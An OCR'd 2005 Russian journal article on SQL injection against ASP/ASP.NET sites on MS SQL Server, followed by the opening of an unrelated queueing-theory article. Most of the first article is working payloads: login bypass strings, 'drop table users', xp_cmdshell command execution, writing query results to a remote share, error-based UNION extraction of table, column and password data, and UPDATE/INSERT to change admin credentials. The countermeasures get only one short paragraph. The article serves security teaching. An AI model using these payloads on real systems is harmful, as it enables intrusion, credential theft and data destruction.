УДК 598.87

Н. В. Медведев, А. Ю. Быков,
Г. А. Гришин

ПРОТИВОДЕЙСТВИЕ НЕАВТОРИЗОВАННОМУ ДОСТУПУ К СЕРВЕРУ WEB-ПРИЛОЖЕНИЙ С ИСПОЛЬЗОВАНИЕМ МЕХАНИЗМА ПОДЛОЖНЫХ SQL-ЗАПРОСОВ

Рассмотрена возможность по формированию подложных SQL-запросов для получения доступа к интересующей информации, а также получения прав администратора сервера. Подобный подход применяется в случае максимальной защищенности сервера, когда для проникновения используется только 80-й порт. Даны основные рекомендации по противодействию подобным атакам.

Атака по подложному SQL-запросу возможна в приложениях, не проверяющих полученные от пользователя данные. Уязвимое приложение использует полученные данные для построения динамического SQL-запроса и последующего выполнения. Подобный тип уязвимостей характерен как для Web-приложений (ASP.NET, ASP, PHP и т.д.), так и для обычных приложений. Однако для веб-приложений они наиболее критичны из-за широкой аудитории пользователей. Возможны следующие последствия атаки:


- потеря части данных;
- неавторизованный доступ к приложению;
- получение злоумышленником доступа к закрытой информации из БД;
- ошибка выполнения приложения.

На рисунке приведена схема взаимодействия между клиентом и сервером БД.

Рассмотрим SQL-атаку на примере приложения ASP.NET. Приведенный ниже метод подходит и для приложений Windows Forms.

Рассмотрим форму авторизации на некотором сайте. Фрагмент кода из ASPX файла:

```
. . .
<form runat="server">
Name:<br> <asp:TextBox TextMode="SingleLine"
   id="username" runat="server" /><br>
```



Модель взаимодействия между клиентом и сервером БД

```
Pass:<br> <asp:TextBox TextMode="Password"
   id="password" runat="server" /><br>
<input type="submit">
</form>
```

. . .

Затем в code behind файле:

```
. . .
string sqlQuery = "SELECT COUNT(*) FROM Users WHERE User-
Name='"+username.Text+"' AND Password='"+ password.Text + "'"
SqlCommand sqlCmd = new SqlCommand(sqlQuery, sqlConn);
int userCount = (int)sqlCmd.ExecuteScalar();
if (1 == userCount)
{
   // Авторизация пройдена успешно
   . . .
}
. . .
```

Приведенный код выполняет динамический SQL-запрос к таблице со списком пользователей и их паролями. Если результат запроса возвращает 1, значит, пользователь с заданным именем и паролем существует. Представим теперь, что в качестве имени пользователя введена строка:

admin' --

Наш код сформирует следующий SQL-запрос:

SELECT COUNT(*) FROM Users WHERE UserName='admin' --'
AND Password='password'

Одинарная кавычка в имени пользователя закрывает ранее открытую одинарную кавычку, а строка "--" превращает в комментарий все,

что следует дальше. Соответственно значение пароля не участвует в проверке и если пользователь *admin* существует, то результатом запроса будет 1 и успешный вход в защищенную часть БД.

Итак, мы смогли успешно пройти процедуру авторизации на сайте, зная только имя пользователя. Как еще можно использовать найденную уязвимость? Можно ввести в качестве имени пользователя следующую строку:

'; drop table users --

Результатом выполнения такого запроса может стать удаление таблицы *Users*. Успешность этого шага зависит от привилегий пользователя БД, от имени которого выполняется запрос. Следует использовать учетную запись с максимальным набором привилегий.

Еще одна возможность — в поле "имя пользователя" или "пароль" ввести ниже приведенные значения:

Login: hi' or 1=1--
Pass: hi' or 1=1—

Если есть скрытое поле, необходимо загрузить исходный HTML код, сохранить его на жестком диске, изменить URL и скрытое поле соответственно.

<FORM action=http://duck/Search/search.asp method=post>
<input type=hidden name=A value="hi' or 1=1-- ">
</FORM>

Рассмотрим пример, который объясняет поведение конструкции *' or 1=1--* . Кроме обхода регистрации, также можно рассмотреть дополнительную информацию, которая обычно не доступна. Рассмотрим asp-страницу, которая ссылается на другую страницу со следующим URL:

http://duck/index.asp?category=food

В URL *'category'* — это имя переменной, и *'food'* — значение, присвоенное этой переменной. Чтобы это реализовать, asp-страница должна содержать следующий код:

```
v_cat = request("category")
sqlstr="SELECT * FROM product WHERE PCategory='"& v_cat &"'"
set rs=conn.execute(sqlstr)
```

Как видно, наша переменная будет объединена с *v_cat* и, таким образом, SQL-запрос должен иметь вид:

*SELECT * FROM product WHERE PCategory='food'*

Этот запрос должен возвратить набор, содержащий одну или более строк, которые соответствуют условию *WHERE*, в данном случае *'food'*. Теперь изменим URL следующим образом:

http://duck/index.asp?category=food' or 1=1--
*SELECT * FROM product WHERE PCategory='food' or 1=1--'*

Этот запрос возвратит все строки в таблице *product*, независимо от того, *Pcategory* равен *′food″* или нет. Двойная черточка "- -" сообщает, что MS SQL-сервер игнорирует остальную часть запроса, которая следует за одиночной кавычкой (′). Иногда можно заменить двойную черточку на диез "#".

Если используется не MS SQL-сервер, или вы не можете игнорировать остальную часть запроса, то необходимо изменить SQL-запрос на:

′ or ′a′=′a

Теперь SQL-запрос выглядит следующим образом:

*SELECT * FROM product WHERE PCategory=′food″ or ′a′=′a′*

Этот запрос возвратит тот же самый результат.

В зависимости от фактического SQL-запроса, вероятно, придется пробовать некоторые из этих возможностей:

′ or 1=1- -
″ or 1=1- -
or 1=1- -
′ or ′a′=′a
″ or ″a″=″a
′) or (′a′=′a

Для удаленного выполнения команд необходимо вызвать встроенные процедуры, например master..xp_cmdshell:

′; exec master..xp_cmdshell ′ping 10.10.1.2′ - -

Точка с запятой закончит текущий SQL-запрос и позволит вам запускать новые SQL-команды. Чтобы проверить, выполнена ли команда успешно, вы можете проверить ICMP пакеты в 10.10.1.2, присутствуют ли в них какие либо пакеты с уязвимого сервера:

http://target.ru/?ID=31610

Если вы не получили ответа от утилиты ping и получаете сообщение об ошибке, указывающее ошибку разрешения, возможно, что администратор ограничил доступ пользователя к сохраненным процедурам.

Для получения результатов от SQL-запроса можно использовать хранимую процедуру sp_makewebtask, чтобы записать ваш запрос в HTML формат:

′; EXEC master..sp_makewebtask ″\\10.10.1.3\share \output.html″,
*″SELECT * FROM INFORMATION_SCHEMA.TABLES″*

Указываемый IP-адрес должен иметь системную папку ″share″ с доступом для любого пользователя (Everyone).

Можно использовать информацию из сообщения об ошибке, произведенной MS SQL-сервером, чтобы получить любые данные. Например, рассмотрим следующую страницу:

http://target.ru/index.asp?id=10

Теперь мы попробуем объединить целое ‘10’ с другой строкой в БД:

http://target.ru/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES- -

Системная таблица *INFORMATION_SCHEMA.TABLES* содержит информацию всех таблиц на сервере БД.

Поле *TABLE_NAME* очевидно содержит имя каждой таблицы в БД. Она была выбрана, потому что мы знаем, что она всегда существует. Наш запрос:

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES- -

Этот запрос возвратит первое имя в БД. Когда объединяется это строковое значение с числом 10, MS SQL-сервер попытается преобразовать строку *nvarchar* к типу данных *integer*. Это вызовет ошибку, которая сообщит, что не может преобразовать *nvarchar* к *integer*. Сервер выдаст следующую ошибку:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft] [ODBC SQL Server Driver] [SQL Server]Syntax error converting the nvarchar value 'table1' to a column of data type int./index.asp, line 5

Сообщение об ошибке содержит информацию о значении, которое не может быть преобразовано в целое. В этом случае, получаем имя первой таблицы — *"table1"*.

Для получения следующего имени таблицы, можно использовать следующий запрос:

http://target.ru/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('table1')- -

Можно также искать данные, используя ключ *LIKE*:

http://target.ru/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'- -

Сервер БД выдаст следующее сообщение:

Microsoft OLE DB Provider for ODBC Drivers error ’80040e07’ [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'admin_login' to a column of data type int. /index.asp, line 5

Соответствующая конструкция *'%25login%25'* будет заменена на *%login%* в MS SQL-сервере. В этом случае, мы получим имя таблицы, которая соответствует критерию *"admin_login"*.

Для получения всех имен столбцов можно использовать служебную таблицу *INFORMATION_SCHEMA.COLUMNS*, чтобы отобразить

все имена столбцов в таблице:
http://target.ru/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=
'admin_login'--
Сервер БД выдаст следующее сообщение:
*Microsoft OLE DB Provider for ODBC Drivers error '*80040e07*'*
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_id' to a column of data type int. /index.asp, line 5

Теперь, когда определено первое имя столбца, можно использовать оператор *NOT IN()*, чтобы получить имя следующего столбца:
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME= 'admin_login' WHERE COLUMN_NAME NOT IN ('login_id')—

Сервер БД выдаст следующее сообщение:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_name' to a column of data type int. /index.asp, line 5

Продолжая этот процесс, можно получить остальные имена столбцов, т.е. *"password"*, *"details"*, и другие, пока сервер БД не выдаст следующее сообщение:
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME= 'admin_login' WHERE COLUMN_NAME NOT IN 'login_id','login_name', 'password',details')-

Сервер БД выдаст следующее сообщение:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]ORDER BY items must appear in the select list if the statement contains a UNION operator. /index.asp, line 5

Теперь, когда идентифицированы некоторые важные таблицы, можно использовать ту же самую методику, чтобы получить информацию из БД.

Давайте получим первый *login_name* из таблицы *"admin_login"*:
http://target.ru/index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--

Сервер БД выдаст следующее сообщение:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'neo' to a column of data type int. /index.asp, line 5

Теперь мы знаем, что есть *admin* — пользователь с именем входа в систему *"neo"*. Наконец, мы можем получить пароль *"neo"*:
http://target.ru/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='neo'--

Сервер БД выдаст следующее сообщение:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'm4trix' to a column of data type int.
/index.asp, line 5

Войдем в систему как *"neo"* с паролем *'m4trix'*.

Есть ограничение в методе, описанном ранее. Мы не сможем получить сообщение об ошибке, если попробуем преобразовать текст, который состоит из числа (символы между 0...9). Опишем получение пароля *"31173"* у пользователя *"trinity"*:
http://target.ru/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='trinity'--

Получена ошибка *"Page Not Found"*. Причина в том, что пароль *"31173"* будет преобразован в число, перед вызовом оператора UNION с целым числом (в нашем случае 10). Получается правильное выражение, и MS SQL-сервер не выдаст сообщение об ошибке, таким образом, нельзя получить числовую запись.

Для решения этой проблемы можно добавить в конец числовую строку с некоторыми буквами, чтобы преобразование не прошло. Измененный запрос выглядит следующим образом:
http://target.ru/index.asp?id=10 UNION SELECT TOP 1 convert(int, password%2b'%20morpheus') FROM admin_login where login_name='trinity'--

Используем знак "плюс" (+), чтобы добавить в конец пароля любой текст. Затем, добавим в конец '%20morpheus' в фактический пароль. Поэтому, даже если значение пароля будет '31173', он станет '31173 morpheus'. Вручную вызывая функцию *convert()*, пытаясь преобразовать *'31173 morpheus'* в целое число, SQL-сервер выдаст ODBC сообщение об ошибке:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '31173 morpheus' to a column of data type int.
/index.asp, line 5

Теперь можно войти в систему как *"trinity"* с паролем '31173'.

После того, как получены имена всех столбцов в таблице, можно обновить (*UPDATE*) или даже вставить (*INSERT*) новую запись в таблицу. Например, изменить пароль для *"neo"*:

http://target.ru/index.asp?id=10; UPDATE 'admin_login' SET 'password' = 'newpas5' WHERE login_name='neo--

Чтобы ввести (INSERT) новую запись в БД:

http://target.ru/index.asp?id=10; INSERT INTO 'admin_login' ('login_id', 'login_name', 'password', 'details') VALUES (666,'neo2','newpas5','NA')--

Теперь входим в систему как *"neo"* с паролем *'newpas5'*.

Для предотвращения подобных атак необходимо проверять вводимые пользователем данные, cookies файлы и данные, передающиеся в параметрах URL. Саму базу оставить без особых привилегий, а также отключить хранимые процедуры (master..xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask).

Вывод. Анализ результатов показывает перспективность использования для неавторизованнного доступа к серверу web-приложений механизма подложных SQL-запросов. Рассмотрены все действия по проникновению в БД — начиная от неавторизованного доступа к информации и заканчивая получением прав администратора сервера. Даны основные рекомендации по противодействию подобным атакам.

СПИСОК ЛИТЕРАТУРЫ

1. Кроуфорд Ш., Рассел Ч. Справочник разработчика. – СПб.: Изд-во Эком, 2004. – 1300 с.
2. Лебедь С. В. Межсетевое экранирование. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2002. – 300 с.
3. http://www.msdn.microsoft.com/asp/.
4. http://www.microsoft.com/sqlserver/.
5. http://www.appsecinc.com/resources/mailinglist.html.

Статья поступила в редакцию 19.05.2005

Николай Викторович Медведев родился в 1954 г., окончил в 1977 г. МВТУ им. Н.Э. Баумана. Канд. техн. наук, зав. кафедрой "Информационная безопасность" МГТУ им. Н.Э. Баумана. Автор 45 научных работ в области исследования и разработки защищенных систем автоматической обработки информации.

N.V. Medvedev (b. 1954) graduated from the Bauman Moscow Higher Technical School in 1977. Ph. D. (Eng.), head of "Data Safety" department of the Bauman Moscow State Technical University. Author of 45 publications in the field of study and development of secured systems of automatic data processing.

Александр Юрьевич Быков родился в 1969 г., окончил в 1990 г. ВИКИ им. А.Ф. Можайского. Канд. техн. наук, доцент кафедры "Информационная безопасность" МГТУ им. Н.Э. Баумана. Автор 20 научных работ в области информационной безопасности, имитационного моделирования.

A.Yu. Bykov (b. 1969) graduated from the Military Academy n.a. A.F. Mozhaisky in 1990. Ph. D. (Eng.), assoc. professor of "Data Safety" department of the Bauman Moscow State Technical University. Author of 20 publications in the field of data safety, imitation modeling.

Георгий Александрович Гришин родился в 1979 г., окончил МГТУ им. Н.Э. Баумана в 2003 г. Доцент кафедры "Информационная безопасность" МГТУ им. Н.Э. Баумана. Автор 4 научных работ в области информационной безопасности.

A.G. Grishin (b. 1979) graduated from the Bauman Moscow State Technical University in 2003. PhD (Eng) of "Data Safety" department of the Bauman Moscow State Technical University. Author of 4 publications in the field of the information safety.

УДК 681.326

Г. А. Гришин

ИСПОЛЬЗОВАНИЕ ФУНКЦИИ ХЕВИСАЙДА ПРИ АНАЛИЗЕ ФУНКЦИОНИРОВАНИЯ СИСТЕМ МАССОВОГО ОБСЛУЖИВАНИЯ

Разработана математическая модель динамики управляемого коммутатора Gigabit Ethernet — одного из основных узлов современных телекоммуникационных систем. При синтезе модели был применен оригинальный подход, отличный от широко распространенного подхода на основе теории систем массового обслуживания. Созданная модель учитывает переменный размер кадра и вариацию межкадрового интервала, а также уровень загрузки коммутационного устройства.

Рассмотрим систему $M|M|1$, т.е. однолинейную систему массового обслуживания (СМО) с ожиданием (буфером неограниченной емкости), в которую поступает простейший поток запросов интенсивностью λ, а время обслуживания запросов имеет показательное распределение с параметром μ.

Анализируя поведение этой системы, легко установить, что процесс i_t (число запросов в системе в момент времени t) является процессом гибели и размножения с параметрами:

$$\begin{aligned} &\gamma_0 = \lambda; \\ &\gamma_i = \lambda + \mu, \quad i \geqslant 1. \end{aligned} \tag{1}$$